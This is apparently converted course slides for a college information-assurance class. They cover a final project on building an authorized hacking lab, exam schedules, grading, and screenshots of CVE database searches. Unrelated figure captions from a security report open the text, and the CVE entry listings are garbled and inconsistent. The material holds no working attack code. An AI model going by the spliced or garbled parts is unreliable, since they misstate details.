


Figure 14. How the Dipsind knocker component communicates with an attacker







Figure 26. Geographic distribution of IP addresses blocked from logging into Microsoft consumer cloud services during 2H15, by region





Figures do not include Brantall, Rotbrow, and Filcout. See "Brantall, Rotbrow, and Filcout" on page 82 for more information.


Figure 50. Encounter rates (top) and infection rates (bottom) by country/region in 4Q15



## Drive-by download sites

A *drive-by download* site is a website that hosts one or more exploits that target vulnerabilities in web browsers and browser add-ons. Users with vulnerable computers can be infected with malware simply by visiting such a website, even without attempting to download anything. Figure 15 shows the concentration of drive-by download pages in countries and regions throughout the world at the end of 4Q15.

Figure 15. Drive-by download pages indexed by Bing at the end of 4Q15 per 1,000 URLs in each country/region



# Housekeeping



## Housekeeping

1. No labs due today!
2. Lab 8 due next week.
3. Practice test will shut down shortly before the real test starts.
4. Test 2 during the last hour of class today
  - Canvas - timed test - 60 minutes
  - OPEN book, notes, computer
  - CLOSED mouths (work solo, don't ask for or give assistance to others)
  - Working students may take the test later in the day but it must be submitted by 11:59PM
5. First draft of Final Project on Calendar page (60 points + 30 extra credit)

Cabrillo College



### Final Project

You will create an educational step-by-step lab for VLab that demonstrates a complete hacking attack scenario. You may exploit one or more vulnerabilities using Metasploit, a bot, custom code, social engineering and/or other hacking tools. You will document the preventative measures an organization could take to prevent your attack and help one or more classmates test their project.

### Warning and Permission

**Unauthorized hacking can result in prison terms, large fines, lawsuits and being dropped from this course!**

For this project, you have authorization to hack any of the VMs in your VLab pod. Contact the instructor if you need additional VMs.

### Steps

1. Research and identify one or more interesting vulnerabilities and related exploits.
2. Using VLAB, create a secure test bed, identifying attacker and victim systems, to run the lab in.
3. Develop step-by-step instructions on how to set up the test bed.
4. Develop step-by-step instructions on how to carry out the attack.
5. Develop a list of preventative measures the victim could block future attacks.
6. Have another student test your lab and verify the results can be duplicated.
7. Do a presentation and demo to the class.

*There is a draft of the final project available.*

*The final project is due on the Lesson 15 day.*

<https://simms-teach.com/docs/cis76/cis76final-project.pdf>

## Heads up on Final Exam

Test #3 (final exam) is **THURSDAY Dec 15 4-6:50PM**

<b>Thur</b>	12/15	<b>Test #3 (the final exam)</b>	5 posts <a href="#">Lab X1</a> <a href="#">Lab X2</a>
		<b>Time</b> <ul style="list-style-type: none"> <li>• Thu 4:00PM - 6:50PM in Room 828</li> </ul> <b>Materials</b> <ul style="list-style-type: none"> <li>• Test (<a href="#">canvas</a>)</li> </ul> <b>CCC Confer</b> <ul style="list-style-type: none"> <li>• <a href="#">Enter virtual classroom</a></li> <li>• Archives <a href="#">Confer</a> or <a href="#">3CMedia</a></li> </ul>	

*Extra credit  
labs and  
final posts  
due by  
11:59PM*

- All students will take the test at the same time. The test must be completed by **6:50PM**.
- Working and long distance students can take the test online via CCC Confer and Canvas.
- Working students will need to plan ahead to arrange time off from work for the test.
- Test #3 is mandatory (even if you have all the points you want)

**STARTING CLASS TIME/DAY(S)**

**EXAM HOUR**

**EXAM DATE**

*Classes starting between:*

6:30 am and 8:55 am, MW/Daily.....	7:00 am-9:50 am.....	Wednesday, December 14
9:00 am and 10:15 am, MW/Daily.....	7:00 am-9:50 am.....	
10:20 am and 11:35 am, MW/Daily.....	10:00 am-12:50 pm.....	
11:40 am and 12:55 pm, MW/Daily.....	10:00 am-12:50 pm.....	
1:00 pm and 2:15 pm, MW/Daily.....	1:00 pm-3:50 pm.....	
2:20 pm and 3:35 pm, MW/Daily.....	1:00 pm-3:50 pm.....	
3:40 pm and 5:30 pm, MW/Daily.....	4:00 pm-6:50 pm.....	
6:30 am and 8:55 am, TTh.....	7:00 am-9:50 am.....	
9:00 am and 10:15 am, TTh.....	7:00 am-9:50 am.....	
10:20 am and 11:35 am, TTh.....	10:00 am-12:50 pm.....	
11:40 am and 12:55 pm, TTh.....	10:00 am-12:50 pm.....	
1:00 pm and 2:15 pm, TTh.....	1:00 pm-3:50 pm.....	Thursday, December 15
2:20 pm and 3:35 pm, TTh.....	1:00 pm-3:50 pm.....	Tuesday, December 13
3:40 pm and 5:30 pm, TTh.....	4:00 pm-6:50 pm.....	Thursday, December 15
Friday am.....	9:00 am-11:50 am.....	Friday, December 16
Friday pm.....	1:00 pm-3:50 pm.....	Friday, December 16
Saturday am.....	9:00 am-11:50 am.....	Saturday, December 17
Saturday pm.....	1:00 pm-3:50 pm.....	Saturday, December 17

**CIS 76 Introduction to Information Assurance**

Introduces the various methodologies for attacking a network. Prerequisite: CIS 75.  
Transfer Credit: Transfers to CSU

Section	Days	Times	Units	Instructor	Room
95024	Arr.	Arr.	3.00	R.Simms	OL
&	Arr.	Arr.		R.Simms	OL
95025	T	5:30PM-8:35PM	3.00	R.Simms	828
&	Arr.	Arr.		R.Simms	OL

Section 95024 is an ONLINE course. Meets weekly throughout the semester online by remote technology with an additional 50 min online lab per week. For details, see instructor's web page at [go.cabrillo.edu/online](http://go.cabrillo.edu/online).

Section 95025 is a Hybrid ONLINE course. Meets weekly throughout the semester at the scheduled times with an additional 50 min online lab per week. For details, see instructor's web page at [go.cabrillo.edu/online](http://go.cabrillo.edu/online).


**Evening Classes:** For the final exam schedule, Evening Classes are those that begin at 5:35 pm or later. Also, **"M & W"** means the class meets on **BOTH** Monday and Wednesday. **"T & TH"** means the class meets on **BOTH** Tuesday and Thursday. The following schedule applies to all Evening Classes.

## Where to find your grades

**Send me your survey to get your LOR code name.**

### The CIS 76 website Grades page


<http://simms-teach.com/cis76grades.php>



### Or check on Opus

**checkgrades** *codename*

(where *codename* is your LOR codename)



Written by Jesse Warren a past CIS 90 Alumnus

Percentage	Total Points	Letter Grade	Pass/No Pass
90% or higher	504 or higher	A	Pass
80% to 89.9%	448 to 503	B	Pass
70% to 79.9%	392 to 447	C	Pass
60% to 69.9%	336 to 391	D	No pass
0% to 59.9%	0 to 335	F	No pass

### Points that could have been earned:


7 quizzes: 21 points  
 7 labs: 210 points  
 1 test: 30 points  
 2 forum quarters: 40 points  
**Total: 301 points**

**At the end of the term I'll add up all your points and assign you a grade using this table**



# Red and Blue Teams

## Red and Blue Pods in Microlab Lab Rack



*Send me an email if you would like to join a team*

# CVE Database

## CVE Database

The screenshot shows the CVE List Master Copy website. The browser address bar displays <https://cve.mitre.org/cve/cve.html>. The page header includes the CVE logo and the text "Common Vulnerabilities and Exposures" with the tagline "The Standard for Information Security Vulnerability Names". A navigation bar contains links for Home, CVE IDs, About CVE, Compatible Products & More, Community, News, and Site Search. A status bar indicates "TOTAL CVE IDs: 79058". The main content area is titled "CVE List Master Copy" and includes a description of CVE, an important note about the numbering format, and three main sections: "Download CVE" (with a "Choose Format" button), "View CVE" (with a "View Entries" button), and "Search Master Copy of CVE". The search section has two input fields: "By CVE Identifier" and "By Keyword(s)", with the "Submit" button for the keyword search highlighted in red. A left sidebar contains a "Section Menu" with categories like "CVE IDs", "CVE List (all existing CVE IDs)", "Request a CVE ID", "Documentation", and "ALSO SEE".

<https://cve.mitre.org/cve/cve.html>

## CVE Database

The screenshot shows a web browser window displaying the CVE Database search results for the keyword 'windows+10'. The page header includes the CVE logo and the text 'Common Vulnerabilities and Exposures - The Standard for Information Security Vulnerability Names'. A navigation bar contains links for Home, CVE IDs, About CVE, Compatible Products & More, Community, News, and Site Search. The search results section indicates that there are 231 CVE entries matching the search. A table lists several CVE entries, with the first entry, CVE-2016-7211, highlighted with a red box. A blue box with the text 'List of all Windows 10 vulnerabilities' is overlaid on the table. The left sidebar contains a Section Menu with various navigation options.

**Section Menu**

- CVE IDs**
  - Coverage Goals
  - Reference Key/Maps
  - Updates & Feeds
- CVE List (all existing CVE IDs)**
  - Downloads
  - Search CVE List
  - Search Tips
  - View Entire CVE List (html)
- NVD Advanced CVE Search**
  - CVE ID Scoring Calculator
- Request a CVE ID**
  - CVE Numbering Authorities (CNAs)
  - Requester Responsibilities
  - Update a CVE ID
- Documentation**
  - About CVE IDs
  - Terminology
  - Editorial Policies
  - Terms of Use
- ALSO SEE**
  - Common Vulnerability Scoring System (CVSS)

**Search Results**

There are **231** CVE entries that match your search.

Name	Description
<a href="#">CVE-2016-7211</a>	The kernel-mode drivers in Microsoft Windows Vista SP2, Windows Server 2008 SP2 and R2 SP1, Windows 7 SP1, Windows 8.1, Windows Server 2012 Gold and R2, Windows RT 8.1, and Windows 10 Gold, 1511, and 1607 allow local users to gain privileges via a crafted application, aka "Win32k Elevation of Privilege Vulnerability." a different vulnerability than CVE-2016-3266, CVE-2016-3376, and CVE-2016-7185.
<a href="#">CVE-2016-7188</a>	The Standard Collector Service in Windows Diagnostics Hub in Microsoft Windows 10 Gold, 1511, and 1607 mishandles library loading, which allows local users to gain privileges via a crafted application, aka "Windows Diagnostics Hub Elevation of Privilege Vulnerability."
<a href="#">CVE-2016-7185</a>	The kernel-mode drivers in Microsoft Windows Vista SP2, Windows Server 2008 SP2 and R2 SP1, Windows 7 SP1, Windows 8.1, Windows Server 2012 Gold, 1511, and 1607 allow local users to gain privileges via a crafted application, aka "Win32k Elevation of Privilege Vulnerability."
<a href="#">CVE-2016-7182</a>	The Graphics component in Microsoft Windows Vista SP2, Windows Server 2008 SP2 and R2 SP1; Windows 7 SP1; Windows 8.1; Windows Server 2012 Gold and R2; Windows RT 8.1; and Windows 10 Gold, 1511, and 1607; Office 2007 SP3; Office 2010 SP2; Word Viewer; Skype for Business 2016; Lync 2013 SP1; Lync 2010; Lync 2010 Attendee; and Live Meeting 2007 Console allows attackers to execute arbitrary code via a crafted True Type font, aka "True Type Font Parsing Elevation of Privilege Vulnerability."
<a href="#">CVE-2016-4769</a>	WebKit in Apple iTunes before 12.5.1 on Windows and Safari before 10 allows remote attackers to execute arbitrary code or cause a denial of service (memory corruption and application crash) via a crafted web site.
<a href="#">CVE-2016-4768</a>	WebKit in Apple iOS before 10, tvOS before 10, iTunes before 12.5.1 on Windows, and Safari before 10 allows remote attackers to execute arbitrary code or cause a denial of service (memory corruption) via a crafted web site, a different vulnerability than CVE-2016-4759, CVE-2016-4765, CVE-2016-4766, and CVE-2016-4767.
<a href="#">CVE-2016-4767</a>	WebKit in Apple iOS before 10, tvOS before 10, iTunes before 12.5.1 on Windows, and Safari before 10

**https://cve.mitre.org/cgi-bin/cvekey.cgi?keyword=windows+10**

## CVE Database

HOME > CVE > CVE-2016-7211

**Section Menu**

- CVE IDs**
  - Coverage Goals
  - Reference Key/Maps
  - Updates & Feeds
- CVE List (all existing CVE IDs)**
  - Downloads
  - Search CVE List
  - Search Tips
  - View Entire CVE List (html)
- NVD Advanced CVE Search**
  - CVE ID Scoring Calculator
- Request a CVE ID**
  - CVE Numbering Authorities (CNAs)
  - Requester Responsibilities
  - Update a CVE ID
- Documentation**
  - About CVE IDs
  - Terminology
  - Editorial Policies
  - Terms of Use
- ALSO SEE**
  - Common Vulnerability Scoring System (CVSS)
  - Common Vulnerability Reporting Framework (CVRP)
  - U.S. National Vulnerability Database (NVD)

**CVE-2016-7211** [Learn more at National Vulnerability Database \(NVD\)](#)  
• Severity Rating • Fix Information • Vulnerable Software Versions • SCAP Mappings

**Description**

The kernel-mode drivers in Microsoft Windows Vista SP2, Windows Server 2008 SP2 and R2 SP1, Windows 7 SP1, Windows 8.1, Windows Server 2012 Gold and R2, Windows RT 8.1, and Windows 10 Gold, 1511, and 1607 allow local users to gain privileges via a crafted application, aka "Win32k Elevation of Privilege Vulnerability." a different vulnerability than CVE-2016-3266, CVE-2016-3267, CVE-2016-3268, CVE-2016-3269, CVE-2016-3270, CVE-2016-3271, CVE-2016-3272, CVE-2016-3273, CVE-2016-3274, CVE-2016-3275, CVE-2016-3276, CVE-2016-3277, CVE-2016-3278, CVE-2016-3279, CVE-2016-3280, CVE-2016-3281, CVE-2016-3282, CVE-2016-3283, CVE-2016-3284, CVE-2016-3285, CVE-2016-3286, CVE-2016-3287, CVE-2016-3288, CVE-2016-3289, CVE-2016-3290, CVE-2016-3291, CVE-2016-3292, CVE-2016-3293, CVE-2016-3294, CVE-2016-3295, CVE-2016-3296, CVE-2016-3297, CVE-2016-3298, CVE-2016-3299, CVE-2016-3300, CVE-2016-3301, CVE-2016-3302, CVE-2016-3303, CVE-2016-3304, CVE-2016-3305, CVE-2016-3306, CVE-2016-3307, CVE-2016-3308, CVE-2016-3309, CVE-2016-3310, CVE-2016-3311, CVE-2016-3312, CVE-2016-3313, CVE-2016-3314, CVE-2016-3315, CVE-2016-3316, CVE-2016-3317, CVE-2016-3318, CVE-2016-3319, CVE-2016-3320, CVE-2016-3321, 